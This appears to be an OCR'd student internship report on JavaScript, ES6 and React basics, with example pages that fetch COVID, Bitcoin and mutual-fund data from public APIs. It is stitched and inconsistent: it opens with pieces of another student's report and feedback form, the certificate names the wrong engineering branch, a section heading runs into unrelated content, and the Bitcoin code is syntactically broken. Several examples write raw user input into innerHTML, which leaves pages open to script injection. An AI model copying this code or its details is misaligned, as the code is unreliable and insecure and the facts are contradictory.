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

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TOTAL HOURS: 41 hours

R.B.Rawal
SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge
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Date:

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
Appendix B. Annexure-II



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Annexure 2

Feedback Form by Industry expert

Student Name: [illegible] Date: 31/05/2023

Work Supervisor: [illegible] Title: [illegible]

Company Organization: [illegible]

Enrollment No: [illegible]

Internship Address: [illegible]

Dates of Internship: From: 12/01/2023 to 25/04/2023

Please evaluate your intern by indicating the frequency with which you observed the following behaviors:

Parameters	Needs improvement	Satisfactory	Good	Excellent
Shows interest in work and his/her initiatives				✓
Produces high quality work and accepts responsibility			✓	
Uses technical knowledge and expertise				✓
Analyzes problems effectively			✓	
Communicates well and writes effectively				✓

Overall performance of student intern: (Needs improvement/ Satisfactory/ Good/ Excellent)

Additional comments, if any:

Signature of Industry person with name and Stamp

Signature of the Faculty Mentor

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INTERNSHIP AT INFOLABZ IT SERVICES PVT. LTD.

AN INTERNSHIP REPORT

Submitted by

Sakariya Jemish Vinubhai

200390107060

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad

August, 2023

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at INFOLABZ IT SERVICES PVT. LTD.** has been carried out by **Sakariya Jemish Vinubhai** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Mechanical Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign	Sign
Prof. Shubhangi Chaturvedi	Prof. Akshay Kansara
Internal Guide	Head of Department

Company Certificate

INFOLABZ IT SERVICES PVT. LTD.
WEB DEVELOPMENT | APP DEVELOPMENT | DATA SCIENCE | IOT

COMPLETION CERTIFICATE OF SUMMER INTERNSHIP

Date: 12-08-2023

Enrollment: 200390107060
Semester: 7th, Computer Engineering
Saffrony Institute Of Technology

To whom it may concern,

We are delighted to provide this certificate for the successful completion of the requirements and work performed during the two-week free internship (27 July 2023 to 10 August 2023) by Jemish Sakariya.

In this internship tenure, we have covered the fundamentals of JS And ES6. We have also worked on the React framework along with API integration and developed an API-based React application.

We wish Jemish Sakariya all the best for future endeavors.

Ms. Twinkle Shah
Internship Coordinator
InfoLabz, Ahmedabad

+91 8866662662
+91 8141236662
info@infolabz.in
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ENGINEERING COLLEGE
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S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at INFOLABZ IT SERVICES PVT. LTD.** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **MR. CHINTAN NAGRECHA** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
1. **Sakariya Jemish Vinubhai**	

ACKNOWLEDGMENT

I would like to extend my heartfelt gratitude to **MR. CHINTAN NAGRECHA,** my internship coordinator at **INFOLABZ IT SERVICES PVT. LTD**. Their guidance, mentorship, and unwavering support throughout my internship period have been invaluable. Their willingness to share their expertise and provide constructive feedback greatly contributed to my professional growth.

I am also thankful for their warm welcome and for providing me with the opportunity to work on meaningful projects.

I am grateful to my academic institution, **S.P.B. Patel Engineering College,** for facilitating this internship and for their ongoing encouragement. Additionally, I want to express my appreciation to my family and friends for their constant encouragement and belief in my abilities.

Lastly, I extend my thanks to all those who, directly or indirectly, supported me during my internship journey. Your contributions have played a significant role in shaping my learning experience.

Abstract

This report encapsulates the experiences and outcomes of the author's internship at **INFOLABZ IT SERVICES PVT. LTD.** The internship primarily focused on the fundamentals of JavaScript (JS) and ES6, delving into the core concepts that underpin modern web development. A significant portion of the internship was dedicated to hands-on work with the React framework, encompassing topics ranging from basic component creation to more complex functionalities.

One of the notable achievements during this internship involved the development of an API-driven React Application. This endeavor required comprehensive understanding and application of API integration techniques, resulting in the creation of a dynamic and responsive web application that leverages the capabilities of both JavaScript and React.

Abbreviations

JS	JavaScript
ES6	ECMAScript 6
API	Application programming interface
DOM	Document Object Model

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INTRODUCTION

1.1 COMPANY PROFILE:

Established in 2016, incorporation with our parent IT company, INFOLABZ IT SERVICES PVT. LTD. has managed to make its own position in IT Sector. We are involved in Web Development, App Development, Progressive Web Application Development, IOT solutions, Graphics & Designing, Digital Marketing, Domain & Hosting services, SMS services etc.

In the span of seven years, we have managed to deliver all projects on time with utmost accuracy to our clients across the globe. We have dedicated teams of experienced and hardworking developers. Our developers who are always willing to take new challenges and looking forward to learn new things, are heart of this company.

Our objective is to sustain with exponential growth in IT industry. Our mission is to deliver the best with top notch quality every quarter and vision is to develop a product with one of its kind concepts which could be used by millions of people.

1.2 MISSION AND VISION OF THE COMPANY:

1.1 Day 1 / Week 1 – 27 JULY 2023

1.1.1 Introduction to JS:

JavaScript, often abbreviated as JS, is a high-level, dynamically-typed programming language primarily used for front-end web development. It was introduced in the mid-1990s and quickly became an essential tool for enhancing interactivity and user experience on websites.

Unlike languages primarily used for server-side operations, such as PHP or Python, JavaScript is executed within the user's web browser. This enables developers to create dynamic and responsive web applications without requiring constant communication with the server. Instead, JavaScript interacts directly with the Document Object Model (DOM) of a web page, allowing it to manipulate and modify page elements in real-time.

JavaScript is an interpreted language, which means that the browser directly executes the code without the need for compilation. This characteristic enables rapid development and iteration, making it an ideal choice for creating interactive features on websites.

1.1.2 Introduction to ES6:

ECMAScript 6, commonly referred to as ES6 or ES2015, is a significant update to the JavaScript programming language standardized by ECMA International. Released in 2015, ES6 introduced several new features and syntax enhancements that revolutionized the way developers write JavaScript code.

One of the standout features of ES6 is the introduction of block-scoped variables with let and const, which provide more predictable variable behavior compared to the previous var keyword. This change mitigates issues related to variable hoisting and scope leaks.

ES6 also introduced arrow functions (=>), providing a concise and more intuitive way to define functions, especially for short, one-line operations. This feature simplifies code and also handles the binding of the this keyword more elegantly within functions.

Template literals, another ES6 addition, facilitate the creation of dynamic strings by allowing embedded expressions within backticks (`). This eliminates the need for string concatenation and enhances code readability.

1.1.3 Objects:

In JavaScript, objects are fundamental data structures that allow you to represent and organize data in a flexible and intuitive manner. An object can be thought of as a collection of key-value pairs, where each key is a property name and its corresponding value can be of any data type, including other objects, functions, and primitive values.

Example:

Code:

```
const person = {
  firstName: "John",
  lastName: "Doe",
  age: 30,
  isStudent: false,
};
console.log(person.firstName);
```

Output:

John

2.1 Day 2 / Week 1 – 28 JULY 2023

2.1.1 JS Functions & Arrow Functions:

JavaScript Functions:

Functions in JavaScript are blocks of code that can be defined and executed multiple times. They allow you to group a set of statements into a reusable unit, making your code more modular and maintainable.

Example:

```
function greet(name) {
  console.log(`Hello, ${name}!`);
}
greet("Alice");
```

Output: Hello, Alice!

Arrow Functions (ES6):

Arrow functions are a concise way to write functions in JavaScript, introduced in ES6. They have a more compact syntax and automatically capture the context of `this` within their body.

Example:

```
const multiply = (x, y) => x * y;
console.log(multiply(4, 6));
```

Output: 24

2.1.2 Async Function:

In JavaScript, dealing with asynchronous operations, such as fetching data from a server or reading files, can be challenging due to the nature of the language's single-threaded execution. Asynchronous functions are essential for ensuring non-blocking behavior and a smooth user experience. However, handling asynchronous code can lead to complex nesting and "callback hell."

Example:

```
    try {
      const response = await fetch(`https://data.covid19india.org/data.json`);
      const data = await response.json();
      return data.cases_time_series;
    } catch (error) {
      console.error("Error fetching data:", error);
      return null;
    }
  }
```

2.1.3 Bitcoin API:

In this section, we explore how to retrieve Bitcoin price data from a public API and present it in a tabular format. The provided JavaScript code demonstrates the process of making an API request, processing the response, and displaying the data in a table.

Code:

```
    async function fetchDate() {
      async function fetchBitcoinPrice() {
      try {
          const response = await
fetch("https://api.coingecko.com/api/v3/simple/price?ids=bitcoin&vs_currencies
=usd");
          const data = await response.json();
          return data;
      } catch (error) {
          console.error("Error fetching Bitcoin price:", error);
          return null;
      }
  }
  const fetchData = async () => {
      const bitcoinData = await fetchBitcoinPrice();
      if (bitcoinData) {
          const table = document.createElement("table");
          const tableHeader = table.createTHead();
          const headerRow = tableHeader.insertRow();
          const headerCell1 = headerRow.insertCell(0);
          const headerCell2 = headerRow.insertCell(1);
```

```
        headerCell1.innerHTML = "Currency";
        headerCell2.innerHTML = "Price (USD)";
        const tableBody = table.createTBody();
        const dataRow = tableBody.insertRow();
        const dataCell1 = dataRow.insertCell(0);
        const dataCell2 = dataRow.insertCell(1);
        dataCell1.innerHTML = "Bitcoin";
        dataCell2.innerHTML = `$${bitcoinData.bitcoin.usd}`;
        document.body.appendChild(table);
    } else {
        console.log("Data fetch failed.");
    }
});
fetchData();
```

3.1 Day 3 / Week 1 – 31 JULY 2023

3.1.1 Covid API – Data fetching and mapping:

In this section, we delve into the process of fetching COVID-19 data from a public API and subsequently mapping and presenting it in a meaningful format. The provided JavaScript code illustrates the steps involved in making an API request, processing the response, and displaying the relevant data.

Code:

```
<html>
<body>
    <table class="table table-hover">
      <thead class="thead-dark">
        <tr>
          <th scope="col">State</th>
          <th scope="col">Death</th>
          <th scope="col">Recovered</th>
        </tr>
      </thead>
      <tbody id="data"></tbody>
    </table>
    <script>
      var tbody = document.getElementById("data");

      var getCovidData = async () => {
        var res = await fetch("https://data.covid19india.org/data.json");
        var data = await res.json();
        for (let i = 0; i < data.statewise.length; i++) {
          var t = `
              <tr>
                <td>${data.statewise[i].state}</td>
                <td>${data.statewise[i].deaths} <span
style="color:red;">(+${data.statewise[i].deltadeaths})</span></td>
                <td>${data.statewise[i].deltarecovered} <span
style="color:green;">(+${data.statewise[i].deltarecovered})</span></td>
              </tr>
            `;
          tbody.innerHTML += t;
        }
      };
      getCovidData();
    </script>
  </body>
</html>
```

3.1.2 USER INPUT 1 : JS Pop Up Boxes:

JavaScript pop-up boxes are interactive dialog boxes that allow users to provide input or make decisions while interacting with a web page.

1. Alert Box:

The alert box is used to display a simple message to the user. It provides an OK button for the user to acknowledge the message.

Example:

```
alert("Hello, welcome to our website!");
```

2. Prompt Box:

The prompt box displays a message to the user along with a text input field for them to enter data. It's often used to collect user input, such as their name or email. The input provided by the user is returned as a string.

Example:

```
const name = prompt("Please enter your name:");
console.log("User's name:", name);
```

3. Confirm Box:

The confirm box is used to ask the user for a binary choice (OK/Cancel). It's often used to confirm actions before proceeding. It returns a Boolean value (true if OK is clicked and false if Cancel is clicked).

Example:

```
const isConfirmed = confirm("Do you want to proceed?");
```

3.1.3 USER INPUT 2: Form to Variable:

Capturing user input is a fundamental aspect of interactive web applications. Forms provide a structured and organized way to collect data from users. This section explores how to create an HTML form and use JavaScript to capture and store user input in variables.

Example:

```
  <form id="userForm">

  <label for="name">Name:</label>
  <input type="text" id="name" name="name" />
  <button type="submit">Submit</button>
</form>
<script>
  const userForm = document.getElementById("userForm");

  userForm.addEventListener("submit", function (event) {
    event.preventDefault();

    const nameInput = document.getElementById("name");
    const name = nameInput.value;

    console.log("User entered name:", name);
  });
</script>
```

4.1 Day 4 / Week 1 – 01 AUGUST 2023

4.1.1 Form to table:

Displaying user input in a table is a common way to present collected data in an organized and easily readable format. In this section, we'll explore how to take user input from a form and dynamically populate a table using JavaScript.

Example:

```
<html>
<body>
    <h1 style="text-align: center; margin-top:30px">Enter Your Details</h1>
    <form>
      <div class="form-group">
        <label for="inputName4">Name</label>
        <input
          type="text"
          class="form-control"
          id="inputName4"
          placeholder="Name"/>
      </div>
      <div class="form-row">
        <div class="form-group col-md-6">
          <label for="inputEmail4">Email</label>
          <input
            type="email"
            class="form-control"
            id="inputEmail4"
            placeholder="Email"/>
        </div>
        <div class="form-group col-md-6">
          <label for="Phone">Phone</label>
          <input
            type="number"
            class="form-control"
            id="Phone"
            placeholder="Phone Number"/>
        </div>
      </div>
```

```
        <div class="form-group">
          <label for="inputAddress">Address</label>
          <textarea
            type="text"
            class="form-control"
            id="inputAddress"
            placeholder="Address"
          ></textarea>
        </div>
        <div class="form-row">
          <div class="col-auto col-md">
            <label class="mr-sm-2" for="inlineFormCustomSelect">City</label>
            <select class="custom-select mr-sm-2" id="inlineFormCustomSelect">
              <option selected>Choose...</option>
              <option value="Surat">Surat</option>
              <option value="Ahmedabad">Ahmedabad</option>
              <option value="Mahesana">Mahesana</option>
            </select>
          </div>
          <div class="form-group col-md-6">
            <legend class="col-form-label col-sm-2 pt-0">Gender</legend>
            <div class="pt-2 pl-3">
              <div class="form-check form-check-inline">
                <input
                  class="form-check-input"
                  type="radio"
                  name="inlineRadioOptions"
                  id="inlineRadio1"
                  value="Male"/>
                <label class="form-check-label" for="inlineRadio1">Male</label>
              </div>
              <div class="form-check form-check-inline">
                <input
                  class="form-check-input"
                  type="radio"
                  name="inlineRadioOptions"
                  id="inlineRadio2"
                  value="Female"/>
                <label class="form-check-label"
for="inlineRadio2">Female</label>
```

```
            </div>
            <div class="form-check form-check-inline">
              <input
                class="form-check-input"
                type="radio"
                name="inlineRadioOptions"
                id="inlineRadio3"
                value="Other"/>
              <label class="form-check-label" for="inlineRadio2">Other</label>
            </div>
          </div>
        </div>
      </div>
      <button
        type="submit"
        class="btn btn-primary"
        onclick="formToTable(); return false;">
        Submit
      </button>
    </form>
    <br /><br />
    <h1 style="text-align: center">This is Form to Table Info</h1>
    <table class="table table-striped table-hover">
      <thead>
        <tr>
          <th scope="col">Name</th>
          <th scope="col">Email</th>
          <th scope="col">Phone</th>
          <th scope="col">Address</th>
          <th scope="col">Gender</th>
          <th scope="col">City</th>
        </tr>
      </thead>
      <tbody id="tabledata"></tbody>
    </table>
  </body>
  <script>
    const tableData = document.getElementById("tabledata");
    const formToTable = () => {
      const name = document.getElementById("inputName4").value;
```

```
      const email = document.getElementById("inputEmail4").value;
      const phone = document.getElementById("Phone").value;
      const address = document.getElementById("inputAddress").value;
      const city = document.getElementById("inlineFormCustomSelect").value;
      const gender = document.querySelector(
        'input[name="inlineRadioOptions"]:checked'
      ).value;
      const t = `<tr>
          <td>${name}</td>
          <td>${email}</td>
          <td>${phone}</td>
          <td>${address}</td>
          <td>${gender}</td>
          <td>${city}</td>
        </tr>
        `;
      tableData.innerHTML += t;
    };
  </script>
</html>
```

4.1.2 JS Arrays:

JavaScript arrays are fundamental data structures used to store and manage collections of data items. They provide a powerful way to organize related values into a single entity.

Example:

```
const cars = [];
cars[0] = "Saab";
cars[1] = "Volvo";
cars[2] = "BMW";

console.log(cars);
```

5.1 Day 5 / Week 1 – 02 AUGUST 2023

5.1.1 Covid Data Search:

The COVID Data Check web application is designed to facilitate users in obtaining COVID-19 data for a specific date. By utilizing JavaScript, HTML, and the Fetch API, the application fetches data from the COVID-19 India Data API and presents it in an organized manner. This report outlines the key components and functionalities of the application.

Example:

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <link
      rel="stylesheet"
      href="https://cdn.jsdelivr.net/npm/bootstrap@4.1.3/dist/css/bootstrap.mi
n.css"
      integrity="sha384-
MCw98/SFnGE8fJT3GXwEOngsV7Zt27NXFoaoApmYm81iuXoPkFOJwJ8ERdknLPMO"
      crossorigin="anonymous"
    />
    <title>COVID DATA CHECK</title>
  </head>
  <style>
    *,
    *::after,
    *::before {
      margin: 0;
      padding: 0;
      box-sizing: border-box;
    }
    form,
    table,
    p {
      max-width: 800px;
      margin: 30px auto;
    }
```

```
    p {
      color: red;
    }
    table {
      display: none;
    }
    #heading {
      text-align: center;
    }
  </style>
  <body>
    <form method="POST" onsubmit="return dateOfCases();">
      <div class="form-group">
        <label for="Date">Date</label>
        <input
          type="text" class="form-control"
          id="date" placeholder="Enter Date"/>
      </div>
      <button type="submit" class="btn btn-primary">Submit</button>
    </form>
    <h2 id="heading">Number Of New Cases And Deaths</h2>
    <p id="msg"></p>
    <table class="table table-hover">
      <thead class="thead-dark">
        <tr>
          <th scope="col">New Cases</th>
          <th scope="col">Death</th>
        </tr>
      </thead>
      <tbody id="result"></tbody>
    </table>
    <script>
      const msg = document.getElementById("msg");
      async function fetchDate() {
        try {
          const response = await
fetch(`https://data.covid19india.org/data.json`);
          const data = await response.json();
          return data.cases_time_series;
        } catch (error) {
```

```
        console.error("Error fetching data:", error);
        return null;
      }
    }
    async function dateOfCases() {
      event.preventDefault();
      const dateInp = document.getElementById("date").value;
      if (dateInp == "") {
        msg.innerHTML = "Please enter date instead of table.";
        document.querySelector(".table").style = "display: none;";
        return;
      } else {
        const d = await fetchDate();
        const result = document.getElementById("result");
        let dataFound = false;
        for (let i = 0; i < d.length; i++) {
          if (dateInp === d[i].date) {
            const t = `<tr>
                      <td>${d[i].dailyconfirmed}</td>
                      <td>${d[i].dailydeceased}</td>
                    </tr>
              `;
            result.innerHTML = t;
            document.querySelector(".table").style = "display: table;";
            msg.innerHTML = "";
            dataFound = true;
            break;
          }
        }
        if (!dataFound) {
          msg.innerHTML = "Date not found instead of table.";
          document.querySelector(".table").style = "display: none;";
          result.innerHTML = "";
        } else {
          msg.innerHTML = "";
        }
      }
    }
  </script>
</body>
```

```
</html>
```

5.1.2 Mutual Fund API:

The Mutual Fund API web application is designed to enable users to retrieve details about mutual fund schemes by entering their respective scheme codes. Leveraging JavaScript, HTML, and the Fetch API, the application connects to the API and presents relevant scheme names to the user.

Example:

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0"/>
    <link
      rel="stylesheet"
      href="https://cdn.jsdelivr.net/npm/bootstrap@4.1.3/dist/css/bootstrap.mi
n.css"
      integrity="sha384-
MCw98/SFnGE8fJT3GXwEOngsV7Zt27NXFoaoApmYm81iuXoPkFOJwJ8ERdknLPMO"
      crossorigin="anonymous"/>
    <title>COVID DATA CHECK</title>
  </head>
  <style>
    *,
    *::after,
    *::before {
      margin: 0;
      padding: 0;
      box-sizing: border-box;
    }
    form,
    p {
      max-width: 800px;
      margin: 30px auto;
    }
    #heading {
      text-align: center;
    }
  </style>
  <body>
    <form method="POST" onsubmit="return mutualFund();">
      <div class="form-group">
        <label for="mutualFund">Enter Scheme Name</label>
        <input
          type="text"
          class="form-control"
```

```
          id="schemeCode"
          placeholder="Enter here"
        />
      </div>
      <button type="submit" class="btn btn-primary">Submit</button>
    </form>
    <h2 id="heading">Your Scheme Name</h2>
    <p id="msg"></p>
    <script>
      const msg = document.getElementById("msg");
      async function fetchScheme() {
        try {
          const response = await fetch(`https://api.mfapi.in/mf`);
          const data = await response.json();
        return data;
        } catch (error) {
          console.error("Error fetching data:", error);
          return null;
        }
      }
      async function mutualFund() {
        event.preventDefault();
        const inp = document.getElementById("schemeCode").value;
        if (inp == "") {
          msg.innerHTML =
            "<span style='color: red;'>Please enter scheme code</span>";
          return;
        }
        const d = await fetchScheme();
        let dataFound = false;
        for (let i = 0; i < d.length; i++) {
          if (d[i].schemeCode == inp) {
            msg.innerHTML = `${d[i].schemeName}`;
            dataFound = true;
            break;
          }
        }
        if (!dataFound) {
          msg.innerHTML = "<span style='color: red;'>Scheme not found</span>";
        }
      }
    </script>
  </body>
</html>
```

6.1 Day 6 / Week 1 – 03 AUGUST 2023

6.1.1 Functional Components:

Functional components are JavaScript functions that return JSX (JavaScript XML), which describes the structure and content of the UI elements to be rendered. They are a concise way to define components in React. Functional components are often used for simpler UI elements, such as buttons, labels, or simple display components.

Example:

```
import React from "react";

const Greeting = (props) => {
  return (
    <div>
      <h1>Hello, {props.name}!</h1>
      <p>Welcome to our website.</p>
    </div>
  );
};

export default Greeting;
```

6.1.2 Class Components:

Class components are JavaScript classes that extend the React.Component class provided by the React library. They offer a more extensive range of features compared to functional components, making them suitable for managing state, handling lifecycle methods, and implementing more complex UI logic.

Example:

```
import React from "react";
